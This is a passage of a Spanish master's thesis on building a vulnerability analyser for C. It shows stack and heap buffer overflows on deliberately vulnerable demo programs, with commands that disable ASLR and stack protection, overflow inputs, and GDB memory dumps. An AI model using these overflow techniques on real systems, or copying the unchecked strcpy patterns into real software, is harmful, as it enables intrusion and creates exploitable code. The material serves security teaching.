DEPARTAMENTO DE INGENIERÍA DE SOFTWARE Y SISTEMAS INFORMÁTICOS (ISSI)

UNED

UNED: MASTER EN INVESTIGACIÓN EN INGENÍA DEL SOFTWARE Y SISTEMAS INFORMÁTICOS

PROYECTO FIN DE MASTER
ITINERARIO: INGENIERÍA DEL SOFTWARE

DISEÑO DE UNA ANALIZADOR DE VULNERABILIDADES EN LA CODIFICACIÓN EN C

ALUMNO: Juan Ramón Adrados Pedroche
TUTOR: José Antonio Cerrada Somolinos
DEPARTAMENTO: Ing. de Software y Sist. Informáticos
CURSO Y CONVOCATORIA: 2014 Septiembre

Contenido

HOJA RESERVADA PARA LA CALIFICACIÓN DEL TRABAJO FINDE DE MASTER

Impreso TFdM05_Autor. Autorización de publicación

y difusión del TFdM para fines académicos

Autorización

Autorizo/amos a la Universidad Nacional de Educación a Distancia a difundir y utilizar, con fines académicos, no comerciales y mencionando expresamente a sus autores, tanto la memoria de este Trabajo Fin de Máster, como el código, la documentación y/o el prototipo desarrollado.

Firma del/los Autor/es

1. INTRODUCCIÓN

La creciente dependencia de tareas críticas respecto del software conlleva a que el valor del mismo ya no resida solamente en la aptitud que posee de mejorar o sostener la productividad y la eficiencia de las organizaciones, sino que además se requiere que posea la capacidad de continuar operando de manera confiable aún cuando deba enfrentar eventos que amenazan su utilización. Esto ha conducido a un conjunto de cambios, derivados de la incorporación de los aspectos de seguridad.

El incremento exponencial de la dependencia del software y de las amenazas atribuibles a la posibilidad de 'explotar vulnerabilidades' presentes en el mismo, pone cada vez más en riesgo a las organizaciones y al cumplimiento de su misión. El nivel de exposición al riesgo es cada vez mayor y, en general, se comprende de manera limitada debido a que:

- El software es el nexo más débil en la correcta ejecución de sistemas interdependientes.
- El tamaño y la complejidad del software dificultan su comprensión e imposibilitan la realización de pruebas exhaustivas.
- Existen limitaciones para realizar un examen exhaustivo de software adquirido o de componentes de software que se integran.
- Los programas de ataque presentan una naturaleza más furtiva y sofisticada.
- Las consecuencias que resultan de la reutilización de software legado en nuevas aplicaciones son imprevisibles.
- Los líderes de las organizaciones tienen dificultades para respaldar decisiones respecto a inversiones en seguridad del software acordes a los riesgos que enfrentan.


En términos prácticos, el software debe:

- Ser capaz de resistir la mayoría de los ataques
- Tolerar tanto como resulte posible aquellos ataques que no puede resistir
- Contener el daño
- Recuperarse a un nivel normal de operación tan pronto como sea posible luego de los ataques que sea incapaz de resistir o de tolerar.

Herramientas de Análisis Estático de Código

Junto con el creciente interés por implementar código seguro, aparte de todas las normativas de seguridad, aparecen las herramientas de análisis estático de código como una ayuda extra.

La siguiente figura muestra un esquema de dónde y cómo se pueden usar estas herramientas en el proceso de desarrollo de software:



De forma general, las ventajas e inconvenientes del uso de tales herramientas son:

- Ventajas:
    - Consistencia. La herramienta ve lo que ve, sin ideas preconcebidas (que normalmente tienen los desarrolladores o revisores)
    - Apuntan a la causa raíz, no a los síntomas. Una prueba de penetración puede establecer que hay un problema, pero no su causa final ni cómo corregirlo
    - Detección precoz. La aplicación no tiene que estar integrada ni necesita ejecutarse
    - Su ejecución es barata. Un sistema puede re-analizarse cuando se aplican cambios, o cuando se descubre una nueva vulnerabilidad de aplicación

- Inconvenientes:
    - Falsos positivos. Impacto (coste) crece al tener que evaluar cada positivo
    - Falsos negativos. Suelen ser incapaces de detectar vulnerabilidades de seguridad achacables al diseño, o específicas del contexto propio de la aplicación (se centran en vulnerabilidades genéricas, de codificación)
    - Los resultados emitidos por herramientas de análisis estático necesitan de evaluación humana

El objeto del trabajo de fin de máster descrito en este documento es el análisis de las vulnerabilidades existentes en la codificación en C y el desarrollo de un analizador e identificador de estas vulnerabilidades, dado un código fuente en C. Este tipo de análisis es semántico y se realiza mediante distintas expresiones regulares para analizar el código fuente. Desde el punto de vista dinámico, el analizador también compilará el código fuente para generar un ejecutable y, siempre que tengamos una entrada por línea de comandos, genera un string de entrada malicioso para provocar un posible desbordamiento de buffer y tratar de sobre-escribir variables importantes

para la ejecución del programa y/o modificar direcciones de retorno de las distintas funciones implementadas.

Se analizarán y describirán las principales vulnerabilidades existentes en los programas codificados en C, basándose en distintos estudios y publicaciones, y en la información suministrada por institución CERT, la cual, desde su fundación en 1988, se ha dedicado a la recopilación e identificación de posibles riesgos en la codificación en C y C++. De forma general, la vulnerabilidades estudiadas son las siguientes: riegos en el uso de funciones para el manejo de strings (strcpy, por ejemplo), memoria dinámica, salidas con formato y operaciones con enteros.

El campo de estudio, el cual es muy amplio, se ha centrado en el leguaje C, en el sistema operativo Linux (en este caso, la distribución libre Ubuntu) y en el compilador GCC de este último para generar código ejecutable.

El desarrollo e implementación de un analizador de las vulnerabilidades anteriormente descritas tiene como objetivos:

- Dado un código fuente en C, identificar los posibles riesgos y puntos de ataque del mismo
- Generar un informe del análisis de vulnerabilidades
- Modificar y compilar el código fuente para realizar algún posible ataque y ver sus resultados

Este analizador se desarrollo enteramente en Ruby, bajo sistema operativo Linux. La razón del uso del lenguaje Ruby para la implementación del analizador es su capacidad y fácil manejo de expresiones regulares para el análisis del código fuente en C.

2. PLANTEAMIENTO DEL PROBLEMA

A continuación, se describirán cada una de las vulnerabilidades analizadas para la implementación del analizador del presente trabajo.

2.1. FUNCIONES PARA EL MANEJO DE STRINGS: DESBORDAMIENTO DE BUFFER

En seguridad informática y codificación, un desbordamiento de buffer (del inglés buffer overflow o buffer overrun) es un error de software que se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada a tal efecto (buffer). Si dicha cantidad es superior a la capacidad pre-asignada, los bytes sobrantes se almacenan en zonas de memoria adyacentes, sobrescribiendo su contenido original. Esto constituye un fallo de programación.

En las arquitecturas comunes de computadoras no existe separación entre las zonas de memoria dedicadas a datos y las dedicadas a programa, por lo que los bytes que desbordan el buffer podrían grabarse donde antes había instrucciones, lo que implicaría la posibilidad de alterar el flujo del programa, llevándole a realizar operaciones imprevistas por el programador original.

Una vulnerabilidad puede ser aprovechada por un usuario malintencionado para influir en el funcionamiento del sistema. En algunos casos el resultado es la capacidad de conseguir cierto nivel de control saltándose las limitaciones de seguridad habituales. Si el programa con el error en cuestión tiene privilegios especiales puede derivar en un fallo grave de seguridad.

Muchas de las funciones del estándar ANSI C (por ejemplo, gets(), strcpy(), etc) para el manejo de strings no controlan la cantidad de datos que se introducen en la zona de memoria asignada, produciéndose un desbordamiento y generando una vulnerabilidad. Queda en la mano del programador el introducir el código necesario para el control del tamaño de las cadenas de caracteres que se quieren grabar en memoria.

A parte de las precauciones que pueda tomar el programador, los distintos sistemas operativos implementan distintas medidas de seguridad para hacer más complicada la posibilidad de aprovecharse de esta vulnerabilidad. Así mismo, los compiladores implementan también sus propias medidas de seguridad contra los desbordamientos de buffer.

Aprovechar los desbordamientos de buffer producidos por las distintas funciones del estándar ANSI C para el manejo de strings puede ser más un arte que una ciencia, exigiendo un cuidadoso estudio del sistema operativo, su organización de memoria y todas las posibles medidas de seguridad contra desbordamientos de buffer. Además, es necesario algo de suerte y muchas pruebas de ensayo y error para ver por donde se puede atacar un programa. Con esto se pretende dar a entender que, aunque la teoría para poder aprovecharse de los desbordamientos de buffer es siempre la misma, no existen soluciones estándar ya que depende en casi su totalidad del HW que se esté usando, del sistema operativo y su versión, y de los compiladores usados y sus respetivas versiones.

Para poder entender cómo afectan los desbordamientos de buffer por el mal uso de funciones para el manejo de strings, es necesario dar una pequeña explicación de

cómo está organizada, en teoría, la memoria de proceso donde se ejecutan los programas.

Una posible organización de la memoria de proceso en un sistema Linux/Unix puede ser la siguiente:




Fig.1 Esquema de la Pila

Desde el punto de vista de realizar un ataque aprovechando un desbordamiento de buffer, la parte de la memoria de proceso que nos interesa es la Pila o Stack, la cual gestiona la ejecución del proceso o programa. Dentro de la Pila, el objetivo es sobre-escribir las zonas de memoria reservadas a los registros EIP y ESP, donde EIP es un puntero encargado de apuntar a la siguiente instrucción a ejecutar (guarda la dirección de la siguiente instrucción a ejecutar) y ESP es otro puntero encargado de guardar la dirección de la siguiente entrada donde empieza la Pila o Stack

Este tipo de ataques son antiguos y la mayoría de compiladores y sistemas operativos implementan medidas que dificultan o impiden la explotación de este tipo de vulnerabilidades. En el caso de GCC, implementa una tecnología llamada SSP (Stack Smashing Protection). Básicamente coloca un “canary” en la pila y comprueba que ese “número mágico” sigue ahí antes de realizar operaciones críticas sobre la pila, como ejecutar un ret. Las implementaciones más modernas protegen también el EBP y reorganizan las variables en la pila para evitar que los buffers (arrays) se desborden sobre otras variables de la función. En Ubuntu (desde 8.04) está habilitado por defecto, sin embargo en Debian no lo está. Es posible indicarle a GCC que fuerce su utilización con el flag -fstack-protector y que lo deshabilite (como he hecho yo para estos ejemplos) con -fno-stack-protector.

A continuación, mostraremos y explicaremos un ejemplo de cómo se puede aprovechar la vulnerabilidad generada por desbordamiento de buffer.

Modificación del flujo del programa mediante desbordamiento de buffer: este tipo de ataque se centra en la sobre-escritura de variables de control de tipo bool, usadas para el control de la ejecución de distintas partes de un programa mediante sentencias condicionales.

El siguiente programa en C es susceptible de este ataque:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password)
{
	int auth_flag = 0;
	char password_buffer[16];


	strcpy(password_buffer, password);

	if(strcmp(password_buffer, "linux") == 0)
		auth_flag = 1;

	return auth_flag;
}

int main(int argc, char *argv[])
{
	if(argc < 2)
	{
		printf("Usage: %s <password>\n", argv[0]);
		exit(0);
	}

	if(check_authentication(argv[1]))
	{
		printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
		printf("Access Granted.\n");
		printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
	}else{
		printf("\nAccess Denied.\n");
	}
}
```

Este programa copia el string introducido por teclado y lo compara con el string “linux” para así permitir el acceso o no, en función de si el valor de la variable “auth_flag” es igual a 1 o no. El objetivo del ataque es aprovechar la vulnerabilidad intrínseca de la función “strcmp”, y del hecho de que el programa no tiene ninguna estructura de control que compruebe la longitud de la cadena de caracteres introducida por teclado, para sobre-escribir el valor de la variable “auth_flag” al producir un desbordamiento en la buffer “password”.

Como ya se indicó, para poder comprobar esta vulnerabilidad, primero tenemos de desactivar la siguiente opción del kernel de Ubuntu para evitar la asignación aleatoria de la zona de memoria de la Pila o Stack. Para ello, tecleamos en el terminal, con privilegios de administrador, el siguiente comando:

#sudo sysctl –w kernel.randomize_va_space=0

A continuación, compilamos el programa vulnerable con las siguientes opciones para desactivar las medidas de seguridad que tiene el compilador GCC contra los desbordamientos de buffers:

#gcc -g –fno-stack-protector –z execstack bffOverPassword.c –o bffOverPassword

Una vez que obtenemos el ejecutable, comprobamos que el programa funciona como se espera:

```
r: ~/Tesis Master INGSW/C/appTesis
btjr@btjr:~/Tesis Master INGSW/C/appTesis$ ./bffOverPassword linux

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
btjr@btjr:~/Tesis Master INGSW/C/appTesis$ ./bffOverPassword Linux

Access Denied.
btjr@btjr:~/Tesis Master INGSW/C/appTesis$
```

Como se puede apreciar en la imagen anterior, si introducimos por teclado el string “Linux”, obtenemos acceso, pero si introducimos cualquier otro string, en este caso “Linux”, se nos deniega el acceso.

A continuación, vamos a probar a introducir un string con más de 12 caracteres, que es el tamaño definido para el buffer “password”. En este caso, vamos a introducir 20 caracteres “A”:

```
btjr@btjr:~/Tesis Master INGSW/C/appTesis$ ./bffOverPassword AAAAAAAAAAAAAAAAAAAA

-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
btjr@btjr:~/Tesis Master INGSW/C/appTesis$
```

Como podemos ver, hemos conseguido el acceso mediante un desbordamiento del buffer “password”. Para ver en detalle que ha pasado vamos a usar la herramienta de depuración GDB. Para ello tecleamos:

#gdb –q ./bffOverPassword

```
btjr@btjr:~/Tesis Master INGSW/C/appTesis$ gdb -q ./bffOverPassword
Leyendo símbolos desde /home/btjr/Tesis Master INGSW/C/appTesis/bffOverPassword...hecho.
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password)
6       {
7               int auth_flag = 0;
8               char password_buffer[16];
9
10              strcpy(password_buffer, password);
(gdb)
11
12              if(strcmp(password_buffer, "linux") == 0)
13                      auth_flag = 1;
14
15              return auth_flag;
16      }
17      int main(int argc, char *argv[])
18      {
19              if(argc < 2)
20              {
(gdb) break 10
Punto de interrupción 1 at 0x8048483: file bffOverPassword.c, line 10.
(gdb) break 15
Punto de interrupción 2 at 0x80484c4: file bffOverPassword.c, line 15.
(gdb)
```

Los pasos a seguir una vez dentro de la herramienta de depuración GDB son los siguientes:

- Listamos el código del programa para establecer los breakpoint que nos interese
- Establecemos dos breakpoints, uno en la línea 10, para inspeccionar las variables “auth_flag” y “password” antes de llamar a la función “strcpy”, y el otro en la línea 15 para volver a inspeccionar estas variables antes del return de la función “check_authentication”

```
(gdb) run AAAAAAAAAAAAAAAAAAAA
Starting program: /home/btjr/Tesis Master INGSW/C/appTesis/bffOverPassword AAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff310 'A' <repetidos 20 veces>) at bffOverPassword.c:10
10              strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff05c:      "=\203\004\b\344", <incomplete sequence \374\267>
(gdb) x/dw &auth_flag
0xbffff06c:     0
(gdb) continue
Continuando.

Breakpoint 2, check_authentication (password=0xbffff310 'A' <repetidos 20 veces>) at bffOverPassword.c:15
15              return auth_flag;
(gdb) x/s password_buffer
0xbffff05c:      'A' <repetidos 20 veces>
(gdb) x/dw &auth_flag
0xbffff06c:     1094795585
(gdb) continue
Continuando.

-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
[Inferior 1 (process 3237) exited with code 034]
(gdb)
```

- Ejecutamos el programa mediante el comando “run AAAAAAAAAAAAAAAAAAAA”, introduciendo veinte caracteres “A” por la línea de comandos
- La aplicación GDB se detiene en el breakpoint1, antes de de llamar a la función “strpy”. En este punto inspeccionamos la variable “password” con el comando “x/s password” obteniendo que esta variable está almacenada en la dirección 0xbffff05c y que su contenido es aleatorio al no estar inicializada. A continuación inspeccionamos la variable “auth_flag” con el comando “x/dw &auth_flag” y obtenemos que la dirección de esta variable es 0xbffff06c (justo detrás de la variable “password”) y que su valor es igual a cero.
- Una vez inspeccionadas las variables en el breakpoint1, continuamos ejecutando el programa con el comando “continue”. El programa se detendrá en el breakpoint 2
- En el breakpoint 2, la variable “password” ya ha sido cargada, mediante la función “strcpy” con el string introducido por línea de comandos (veinte “A”). Volvemos a inspeccionar las mismas variables con los mismos comandos usados anteriormente. Ahora podemos ver, con el comando “x/dw &auth_flag”, que la variable “auth_flag” ha sido sobre-escrita (al estar en memoria en la siguiente dirección de aquella asignada a la variable “buffer”) por el desbordamiento del buffer “password” y su valor es distinto de cero (en este caso 1094795585). Esto provoca que tengamos acceso aún cuando la contraseña introducida no ha sido “linux”.

2.2. MEMORIA DINÁMICA: DESBORDAMIENTOS DE BUFFER

Los ataques por desbordamiento de buffer no sólo ocurren en la pila de memoria o stack, también pueden ocurrir en otras zonas de memoria como puede ser en la usada para la reserva de memoria dinámica, llamada “heap memory”.

2.2.1. Vulnerabilidad de la función free()

Una posible situación de vulnerabilidad es aquella en donde tenemos dos zonas de memoria dinámica reservadas una a continuación de otra, por lo que el desbordamiento de una de ellas afectaría a la siguiente. La raíz de esta vulnerabilidad radica en la función free(), y más exactamente en la macro unlink() que usa esta función. El objetivo el aprovechar el agujero de seguridad que presenta la macro unlink() cuando se libera memoria dinámica mediante free().

Para ver cómo opera la reserva y liberación de memoria dinámica en un sistema Linux, con compilador gcc y librería glib, para las funciones de reserva de memoria dinámica, vamos a analizar el funcionamiento normal del siguiente programa:

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

void winner()
{
	printf("Funcion inaccessible\n");
}

int main(int argc, char **argv)
{
	char *a, *b, *c;

	a = malloc(32);
	b = malloc(32);
	c = malloc(32);

	strcpy(a, argv[1]);
	strcpy(b, argv[2]);
	strcpy(c, argv[3]);

	free(c);
	free(b);
	free(a);

	printf("Funcionamiento normal\n");
}
```

Como vemos es un programa sencillo donde se crean tres variables de 32 bytes y se copia dentro de ellas lo que le pasemos como argumento al programa. Entonces para aprovechar la vulnerabilidad de la función free() tenemos que ejecutar la función winner(), que como vemos no se llama desde la función main y al conseguir ejecutarla habremos cambiado el flujo del programa. Es importante tener siempre en mente la estructura de datos de un fragmento de memoria reservada y libre.

A continuación, vamos a ir viendo paso a paso la ejecución normal del programa:




Fig.2 Esquema reserva memoria dinámica

La memoria presenta el aspecto del dibujo anterior, con los campos “prev_size” y “size” rellenos y los datos de usuario en el campo “user data”, y como vemos las tres reservas se sitúan contiguas en memoria.

A la vista del dibujo anterior, si se produce un desbordamiento del campo “user data” del fragmento a o b, se sobrescribirán las secciones de control del siguiente bloque de memoria. Analizando esta ejecución sin overflow desde un debugger, como puede ser GDB, veremos el estado de la memoria una vez se ha reservado con los diferentes malloc() y se han copiado los argumentos en los espacio de memoria reservada con las funciones strcpy(). Lo que vamos a examinar en memoria es dónde están las variables a, b y c, y para ello debemos saber la dirección de las mismas. Para esto tenemos que mirar el registro EAX cuando finalice la llamada a malloc(), obteniendo estos punteros:

```
?       a is at 0x804c008
?       b is at 0x804c030
?       c is at 0x804c058
```

Veamos un ejemplo de cómo localizar el puntero de la variable c:

```
(gdb) ni
0x080488b9      18      in heap3/heap3.c
1: x/3i $pc
0x80488b9 <main+48>:    call   0x8048ff2 <malloc> <- lanzamos el malloc
0x80488be <main+53>:    mov    %eax,0x1c(%esp)
0x80488c2 <main+57>:    mov    0xc(%ebp),%eax
(gdb) ni
0x080488be      18      in heap3/heap3.c
1: x/3i $pc
0x80488be <main+53>:    mov    %eax,0x1c(%esp)
0x80488c2 <main+57>:    mov    0xc(%ebp),%eax
0x80488c5 <main+60>:    add    $0x4,%eax
(gdb) i r
eax            0x804c058        134529112    <- Variable c
ecx            0xf88    3976
edx            0xf89    3977
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff770       0xbffff770
ebp            0xbffff798       0xbffff798
esi            0x0      0
edi            0x0      0
eip            0x80488be        0x80488be <main+53>
eflags         0x200286 [ PF SF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

Ahora sí, vamos a examinar la memoria de una ejecución normal del programa y ver las variables:

```
# Colocamos el breakpoint en la línea 24 que es justo antes del primer free()
(gdb) break 24
(gdb) run AAAAAAAA BBBBBBBB CCCCCCCC
# Una vez se para examinamos la memoria
(gdb) x/34x 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x41414141
0x804c010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000029
0x804c030:      0x42424242      0x42424242      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000029      0x43434343      0x43434343
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000
```

Lo que está en rojo son los datos de control y lo que está en azul son los datos de usuario. Después de ejecutarse los tres free(), la memoria tendrá el siguiente aspecto:

```
0x804c000:      0x00000000      0x00000029      0x0804c028      0x41414141
0x804c010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000029
0x804c030:      0x0804c050      0x42424242      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000029      0x00000000      0x43434343
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000
```

En la memoria vemos como cuando se realiza el free(b) se coloca el puntero al siguiente bloque libre que es 0x0804c050, que se corresponde con el espacio de memoria liberado cuando se ha hecho el free(c). De igual forma, cuando se realiza free(a) se coloca el puntero al siguiente bloque libre, 0x0804c028, resultado de hacer free(b).

Al no estar controlado el tamaño del número de bytes, al introducir más de 32 bytes podremos sobre-escribir los campos “prev_size” y “size” del fragmento de memoria de la variable c. Mediante este desbordamiento de buffer y la vulnerabilidad presentada por la macro unlink(), cuando se llama a la función free(c) se puede alterar el flujo normal del programa para, por ejemplo, llamar a la función winner(), la cual no se ejecuta dentro de main(). También se podría aprovechar este cambio del flujo del programa para ejecutar un código Shell malicioso.

A continuación, el siguiente programa muestra cómo afecta el desbordamiento en la zona de memoria dinámica:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>


void usage(char *prog_name, char *filename)
{
      printf("Usage: %s <data to add to %s>\n", prog_name, filename);
      exit(0);
}


int main(int argc, char **argv)
{
      FILE *fd;
      char *buffer, *datafile;

      buffer = malloc(100);
      datafile = malloc(20);

      strcpy(datafile, "prueba.txt");

      if(argc < 2)
            usage(argv[0], datafile); // display usage message and exit.

      strcpy(buffer, argv[1]);
      // Copy into buffer.
      printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
      printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

      // Opening the file
      fd = fopen(datafile, "w");
      if(fd == NULL)
            printf("Error:in main() while opening file\n");

      printf("[DEBUG] file descriptor is %d\n", fd);

      // Closing file
      if(fclose(fd))
            printf("Error:in main() while closing file\n");

      printf("Note has been saved.\n");
      free(buffer);
      free(datafile);

    return 0;
}
```

Este programa hace lo siguiente:

- Declara dos buffers (buffer y datafile)
- Guarda el string “prueba.txt” en el buffer “datafile” y una cadena de caracteres, introducida por el usuario desde la línea de comandos, en el buffer “buffer”
- Abre y cierra un fichero de texto con el nombre guardado en “datafile”

Como se puede ver en el código, se reservan dos espacios de memoria dinámica contiguos para los buffer “buffer” y “datafile” mediante la función malloc:

```
buffer = malloc(100);
datafile = malloc(20);
```

A continuación, mediante el uso de la función “strcpy” de manera inadecuada (sin comprobar la longitud de la cadena introducida), se guarda la cadena de caracteres, introducida por la línea de comandos, en el buffer “buffer”, generándose así una vulnerabilidad al crear la posibilidad de sobre-escribir la zona de memoria dinámica reservada para el buffer “datafile”.

Primero, vamos a comprobar la distancia que hay entre las dos zonas de memoria dinámica, las cuales se supone que son contiguas, pero la realidad es que no siempre es así, y la organización de la memoria en los distintos sistemas operativos suele introducir saltos entre zonas de memoria dinámicas contiguas. Para ver esta distancia se saca por pantalla la dirección de “buffer” y “datafile” mediante el comando “printf”:

```
printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);
```

Se ejecuta el programa, introduciendo una cadena de caracteres que no produzca un desbordamiento de buffer:

```
btjr@btjr:~/Tesis Master INGSW/C/testProgram/mem$ ./memOver AAAA
[DEBUG] buffer @ 0x804b008: 'AAAA'
[DEBUG] datafile @ 0x804b070: 'prueba.txt'
[DEBUG] file descriptor is 134525064
Note has been saved.
btjr@btjr:~/Tesis Master INGSW/C/testProgram/mem$
```

Como podemos ver en la imagen anterior, la dirección de la zona de memoria para “buffer” es 0x804b008, y para “datafile” es 0x804b070, siendo la diferencia entre ambas 104 bytes.

Volvemos a ejecutar el programa pero introduciendo ahora una cadena de caracteres de 104 “A”. Para ello nos ayudamos de las funciones de Perl:

```
btjr@btjr:~/Tesis Master INGSW/C/testProgram/mem$ ./memOver `perl -e 'print "A"x104'`
[DEBUG] buffer @ 0x804b008: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.....
[DEBUG] datafile @ 0x804b070: ''
Error:in main() while opening file
[DEBUG] file descriptor is 0
Violación de segmento (`core' generado)
```

Al introducir 104 bytes en “buffer”, el carácter “\0” se ha desbordado y ha pasado a la zona de memoria de “datafile”, de ahí que al intentar abrir un fichero con nombre “\0” nos de error de apertura. A parte, el compilador (GCC en este caso), no de error de violación de segmento por el desbordamiento de buffer.

Si por ejemplo, alguien introdujera un nombre de fichero a continuación de los 104 bytes ocurriría lo siguiente:

```
btjr@btjr:~/Tesis Master INGSW/C/testProgram/mem$ ./memOver `perl -e 'print "A"x104 . "testFile"'`
[DEBUG] buffer @ 0x804b008: 'AAAAAAAAAAAAAAAAAAAAAA.....testFile'
[DEBUG] datafile @ 0x804b070: 'testFile'
[DEBUG] file descriptor is 134525064
Note has been saved.
*** glibc detected *** ./memOver: free(): invalid next size (normal): 0x0804b008 ***
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(+0x75ee2)[0xb7e90ee2]
./memOver[0x8048732]
/lib/i386-linux-gnu/libc.so.6(__libc_start_main+0xf3)[0xb7e344d3]
./memOver[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:06 13371566   /home/btjr/Tesis Master INGSW/C/testProgram/mem/memOver
08049000-0804a000 r--p 00000000 08:06 13371566   /home/btjr/Tesis Master INGSW/C/testProgram/mem/memOver
0804a000-0804b000 rw-p 00001000 08:06 13371566   /home/btjr/Tesis Master INGSW/C/testProgram/mem/memOver
0804b000-0806c000 rw-p 00000000 00:00 0          [heap]
b7de6000-b7e02000 r-xp 00000000 08:06 7340951    /lib/i386-linux-gnu/libgcc_s.so.1
b7e02000-b7e03000 r--p 0001b000 08:06 7340951    /lib/i386-linux-gnu/libgcc_s.so.1
b7e03000-b7e04000 rw-p 0001c000 08:06 7340951    /lib/i386-linux-gnu/libgcc_s.so.1
b7e1a000-b7e1b000 rw-p 00000000 00:00 0
b7e1b000-b7fbf000 r-xp 00000000 08:06 7344137    /lib/i386-linux-gnu/libc-2.15.so
b7fbf000-b7fc1000 r--p 001a4000 08:06 7344137    /lib/i386-linux-gnu/libc-2.15.so
b7fc1000-b7fc2000 rw-p 001a6000 08:06 7344137    /lib/i386-linux-gnu/libc-2.15.so
b7fc2000-b7fc5000 rw-p 00000000 00:00 0
b7fd9000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:06 7340155    /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:06 7340155    /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rw-p 00020000 08:06 7340155    /lib/i386-linux-gnu/ld-2.15.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
Abortado (`core' generado)
```

Como se puede apreciar, a continuación de los 104 bytes se ha introducido el nombre “testFile”. Al ejecutarse el programa, el desbordamiento de la zona de memoria de “buffer” hace que el string “testFile” pase a la zona de memoria de “datafile”, generándose así un fichero de nombre “testFile”. A continuación, el compilador aborta el programa al generarse un error en la función free() para “buffer” al ser el tamaño de la cantidad de datos almacenados distinto del tamaño de memoria reservado.

